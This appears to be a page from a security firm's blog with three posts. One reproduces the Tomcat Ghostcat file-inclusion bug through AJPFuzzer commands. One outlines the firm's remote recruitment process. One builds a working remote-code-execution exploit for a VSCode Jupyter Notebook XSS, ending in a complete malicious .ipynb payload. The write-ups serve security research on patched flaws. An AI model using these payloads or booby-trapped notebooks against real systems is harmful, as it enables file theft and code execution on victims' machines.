Doyensec's Blog - Page 21

Let's speak AJP

Introduction

AJP (Apache JServ Protocol) is a binary protocol developed in 1997 with the goal of improving the performance of the traditional HTTP/1.1 protocol especially when proxying HTTP traffic between a web server and a J2EE container. It was originally created to manage efficiently the network throughput while forwarding requests from server A to server B.

A typical use case for this protocol is shown below: AJP schema

During one of my recent research weeks at Doyensec, I studied and analyzed how this protocol works and its implementation within some popular web servers and Java containers. The research also aimed at reproducing the infamous Ghostcat (CVE-2020-1938) vulnerability discovered in Tomcat by Chaitin Tech researchers, and potential discovering other look-alike bugs.

Ghostcat

This vulnerability affected the AJP connector component of the Apache Tomcat Java servlet container, allowing malicious actors to perform local file inclusion from the application root directory. In some circumstances, this issue would allow attackers to perform arbitrary command execution. For more details about Ghostcat, please refer to the following blog post: https://hackmag.com/security/apache-tomcat-rce/

Communicating via AJP

Back in 2017, our own Luca Carettoni developed and released one of the first, if not the first, open source libraries implementing the Apache JServ Protocol version 1.3 (ajp13). With that, he also developed AJPFuzzer. Essentially, this is a rudimental fuzzer that makes it easy to send handcrafted AJP messages, run message mutations, test directory traversals and fuzz on arbitrary elements within the packet.

With minor tuning, AJPFuzzer can be also used to quickly reproduce the GhostCat vulnerability. In fact, we’ve successfully reproduced the attack by sending a crafted forwardrequest request including the javax.servlet.include.servlet_path and javax.servlet.include.path_info Java attributes, as shown below:

$ java -jar ajpfuzzer_v0.7.jar

$ AJPFuzzer> connect 192.168.80.131 8009
connect 192.168.80.131 8009
[*] Connecting to 192.168.80.131:8009
Connected to the remote AJP13 service

Once connected to the target host, send the malicious ForwardRequest packet message and verify the discosure of the test.xml file:

$ AJPFuzzer/192.168.80.131:8009> forwardrequest 2 "HTTP/1.1" "/" 127.0.0.1 192.168.80.131 192.168.80.131 8009 false "Cookie:test=value" "javax.servlet.include.path_info:/WEB-INF/test.xml,javax.servlet.include.servlet_path:/"


[*] Sending Test Case '(2) forwardrequest'
[*] 2022-10-13 23:02:45.648


... trimmed ...


[*] Received message type 'Send Body Chunk'
[*] Received message description 'Send a chunk of the body from the servlet container to the web server.
Content (HEX):
0x3C68656C6C6F3E646F79656E7365633C2F68656C6C6F3E0A
Content (Ascii):
<hello>doyensec</hello>
'
[*] 2022-10-13 23:02:46.859


00000000 41 42 00 1C 03 00 18 3C 68 65 6C 6C 6F 3E 64 6F AB.....<hello>do
00000010 79 65 6E 73 65 63 3C 2F 68 65 6C 6C 6F 3E 0A 00 yensec</hello>..


[*] Received message type 'End Response'
[*] Received message description 'Marks the end of the response (and thus the request-handling cycle). Reuse? Yes'
[*] 2022-10-13 23:02:46.86

The server AJP connector will receive an AJP message with the following structure:

AJP schema wireshark

The combination of libajp13, AJPFuzzer and the Wireshark AJP13 dissector made it easier to understand the protocol and play with it. For example, another noteworthy test case in AJPFuzzer is named genericfuzz. By using this command, it’s possible to perform fuzzing on arbitrary elements within the AJP request, such as the request attributes name/value, secret, cookies name/value, request URI path and much more:

$ AJPFuzzer> connect 192.168.80.131 8009
connect 192.168.80.131 8009
[*] Connecting to 192.168.80.131:8009
Connected to the remote AJP13 service

$ AJPFuzzer/192.168.80.131:8009> genericfuzz 2 "HTTP/1.1" "/" "127.0.0.1" "127.0.0.1" "127.0.0.1" 8009 false "Cookie:AAAA=BBBB" "secret:FUZZ" /tmp/listFUZZ.txt

AJP schema fuzz

Takeaways

Web binary protocols are fun to learn and reverse engineer.

For defenders:

  • Do not expose your AJP interfaces in hostile networks. Instead, consider switching to HTTP/2
  • Protect the AJP interface by enabling a shared secret. In this case, the workers must also include a matching value for the secret

Recruiting Security Researchers Remotely


At Doyensec, the application security engineer recruitment process is 100% remote. As the final step, we used to organize an onsite interview in Warsaw for candidates from Europe and in New York for candidates from the US. It was like that until 2020, when the Covid pandemic forced us to switch to a 100% remote recruitment model and hire people without meeting them in person.

Banner Recruiting Post

We have conducted recruitment interviews with candidates from over 25 countries. So how did we build a process that, on the one hand, is inclusive for people of different nationalities and cultures, and on the other hand, allows us to understand the technical skills of a given candidate?

The recruitment process below is the result of the experience gathered since 2018.

Introduction Call

Before we start the recruitment process of a given candidate, we want to get to know someone better. We want to understand their motivations for changing the workplace as well as what they want to do in the next few years. Doyensec only employs people with a specific mindset, so it is crucial for us to get to know someone before asking them to present their technical skills.

During our initial conversation, our HR specialist will tell a candidate more about the company, how we work, where our clients come from and the general principles of cooperation with us. We will also leave time for the candidate so that they can ask any questions they want.

What do we pay attention to during the introduction call?

  • Knowledge of the English language for applicants who are not native speakers
  • Professionalism - although people come from different cultures, professionalism is international
  • Professional experience that indicates the candidate has the background to be successful in the relevant role with us
  • General character traits that can tell us if someone will fit in well with our team

If the financial expectations of the candidate are in line with what we can offer and we feel good about the candidate, we will proceed to the first technical skills test.

Source Code Challenge

At Doyensec, we frequently deal with source code that is provided by our clients. We like to combine source code analysis with dynamic testing. We believe this combination will bring the highest ROI to our customers. This is why we require each candidate to be able to analyze application source code.

Our source code challenge is arranged such that, at the agreed time, we send an archive of source code to the candidate and ask them to find as many vulnerabilities as possible within 2 hours. They are also asked to prepare short descriptions of these vulnerabilities according to the instructions that we send along with the challenge. The aim of this assignment is to understand how well the candidate can analyze the source code and also how efficiently they can work under time pressure.

We do not reveal in advance what programming languages are in our tests, but they should expect the more popular ones. We don’t test on niche languages as our goal is to check if they are able to find vulnerabilities in real-world code, not to try to stump them with trivia or esoteric challenges.

We feel nothing beats real-world experience in coding and reviewing code for vulnerabilities. Beyond that, examples of the academic knowledge necessary to pass our code review challenge is similar (but not limited) to what you’d find in the following resources:

Technical Interview

After analyzing the results of the first challenge, we decide whether to invite the candidate to the first technical interview. The interview is usually conducted by our Consulting Director or one of the more experienced consultants.

The interview will last about 45 minutes where we will ask questions that will help us understand the candidates’ skillsets and determine their level of seniority. During this conversation, we will also ask about mistakes made during the source code challenge. We want to understand why someone may have reported a vulnerability when it is not there or perhaps why someone missed a particular, easy to detect vulnerability.

We also encourage candidates to ask questions about how we work, what tools and techniques we use and anything else that may interest the candidate.

The knowledge necessary to be successful in this phase of the process comes from real-world experience, coupled with academic knowledge from sources such as these:

Web Challenge

At four hours in length, our Web Challenge is our last and longest test of technical skills. At an agreed upon time, we send the candidate a link to a web application that contains a certain number of vulnerabilities and the candidate’s task is to find as many vulnerabilities as possible and prepare a simplified report. Unlike the previous technical challenge where we checked the ability to read the source code, this is a 100% blackbox test.

We recommend candidates to feel comfortable with topics similar to those covered at the Portswigger Web Security Academy, or the training/CTFs available through sites such as HackerOne, prior attempting this challenge.

If the candidate passes this stage of the recruitment process, they will only have one last stage, an interview with the founders of the company.

Final Interview

The last stage of recruitment isn’t so much an interview but rather, more of a summary of the entire process. We want to talk to the candidate about their strengths, better understand their technical weaknesses and any mistakes they made during the previous steps in the process. In particular, we always like to distinguish errors that come from the lack of knowledge versus the result of time pressure. It’s a very positive sign when candidates who reach this stage have reflected upon the process and taken steps to improve in any areas they felt less comfortable with.

The last interview is always carried out by one of the founders of the company, so it’s a great opportunity to learn more about Doyensec. If someone reaches this stage of the recruitment process, it is highly likely that our company will make them an offer. Our offers are based on their expectations as well as what value they bring to the organization. The entire recruitment process is meant to guarantee that the employee will be satisfied with the work and meet the high standards Doyensec has for its team.

The entire recruitment process takes about 8 hours of actual time, which is only one working day, total. So, if the candidate is reactive, the entire recruitment process can usually be completed in about 2 weeks or less.

If you are looking for more information about working @Doyensec, visit our career page and check out our job openings.

Summary Recruiting Process

Visual Studio Code Jupyter Notebook RCE

I spared a few hours over the past weekend to look into the exploitation of this Visual Studio Code .ipynb Jupyter Notebook bug discovered by Justin Steven in August 2021.

Justin discovered a Cross-Site Scripting (XSS) vulnerability affecting the VSCode built-in support for Jupyter Notebook (.ipynb) files.

{
  "cells": [
    {
      "cell_type": "code",
      "execution_count": null,
      "source": [],
      "outputs": [
        {
          "output_type": "display_data",
          "data": {"text/markdown": "<img src=x onerror='console.log(1)'>"}
        }
      ]
    }
  ]
}

His analysis details the issue and shows a proof of concept which reads arbitrary files from disk and then leaks their contents to a remote server, however it is not a complete RCE exploit.

I could not find a way to leverage this XSS primitive to achieve arbitrary code execution, but someone more skilled with Electron exploitation may be able to do so. […]

Given our focus on ElectronJs (and many other web technologies), I decided to look into potential exploitation venues.


As the first step, I took a look at the overall design of the application in order to identify the configuration of each BrowserWindow/BrowserView/Webview in use by VScode. Facilitated by ElectroNG, it is possible to observe that the application uses a single BrowserWindow with nodeIntegration:on.

ElectroNG VScode


This BrowserWindow loads content using the vscode-file protocol, which is similar to the file protocol. Unfortunately, our injection occurs in a nested sandboxed iframe as shown in the following diagram:

VScode BrowserWindow Design

In particular, our sandbox iframe is created using the following attributes:

allow-scripts allow-same-origin allow-forms allow-pointer-lock allow-downloads

By default, sandbox makes the browser treat the iframe as if it was coming from another origin, even if its src points to the same site. Thanks to the allow-same-origin attribute, this limitation is lifted. As long as the content loaded within the webview is also hosted on the local filesystem (within the app folder), we can access the top window. With that, we can simply execute code using something like top.require('child_process').exec('open /System/Applications/Calculator.app');

So, how do we place our arbitrary HTML/JS content within the application install folder?

Alternatively, can we reference resources outside that folder?

The answer comes from a recent presentation I watched at the latest Black Hat USA 2022 briefings. In exploiting CVE-2021-43908, TheGrandPew and s1r1us use a path traversal to load arbitrary files outside of VSCode installation path.

vscode-file://vscode-app/Applications/Visual Studio Code.app/Contents/Resources/app/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F/somefile.html


Similarly to their exploit, we can attempt to leverage a postMessage’s reply to leak the path of current user directory. In fact, our payload can be placed inside the malicious repository, together with the Jupyter Notebook file that triggers the XSS.

After a couple of hours of trial-and-error, I discovered that we can obtain a reference of the img tag triggering the XSS by forcing the execution during the onload event.

Path Leak VScode

With that, all of the ingredients are ready and I can finally assemble the final exploit.

var apploc = '/Applications/Visual Studio Code.app/Contents/Resources/app/'.replace(/ /g, '%20');
var repoloc;
window.top.frames[0].onmessage = event => {
    if(event.data.args.contents && event.data.args.contents.includes('<base href')){  
        var leakloc = event.data.args.contents.match('<base href=\"(.*)\"')[1];
        var repoloc = leakloc.replace('https://file%2B.vscode-resource.vscode-webview.net','vscode-file://vscode-app'+apploc+'..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..');
        setTimeout(async()=>console.log(repoloc+'poc.html'), 3000)
        location.href=repoloc+'poc.html';
    }
};
window.top.postMessage({target: window.location.href.split('/')[2],channel: 'do-reload'}, '*');

To deliver this payload inside the .ipynb file we still need to overcome one last limitation: the current implementation results in a malformed JSON. The injection happens within a JSON file (double-quoted) and our Javascript payload contains quoted strings as well as double-quotes used as a delimiter for the regular expression that is extracting the path.

After a bit of tinkering, the easiest solution involves the backtick ` character instead of the quote for all JS strings.

The final pocimg.ipynb file looks like:

{
  "cells": [
    {
      "cell_type": "code",
      "execution_count": null,
      "source": [],
      "outputs": [
        {
          "output_type": "display_data",
          "data": {"text/markdown": "<img src='a445fff1d9fd4f3fb97b75202282c992.png' onload='var apploc = `/Applications/Visual Studio Code.app/Contents/Resources/app/`.replace(/ /g, `%20`);var repoloc;window.top.frames[0].onmessage = event => {if(event.data.args.contents && event.data.args.contents.includes(`<base href`)){var leakloc = event.data.args.contents.match(`<base href=\"(.*)\"`)[1];var repoloc = leakloc.replace(`https://file%2B.vscode-resource.vscode-webview.net`,`vscode-file://vscode-app`+apploc+`..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..`);setTimeout(async()=>console.log(repoloc+`poc.html`), 3000);location.href=repoloc+`poc.html`;}};window.top.postMessage({target: window.location.href.split(`/`)[2],channel: `do-reload`}, `*`);'>"}
        }
      ]
    }
  ]
}

By opening a malicious repository with this file, we can finally trigger our code execution.


The built-in Jupyter Notebook extension opts out of the protections given by the Workspace Trust feature introduced in Visual Studio Code 1.57, hence no further user interaction is required. For the record, this issue was fixed in VScode 1.59.1 and Microsoft assigned CVE-2021-26437 to it.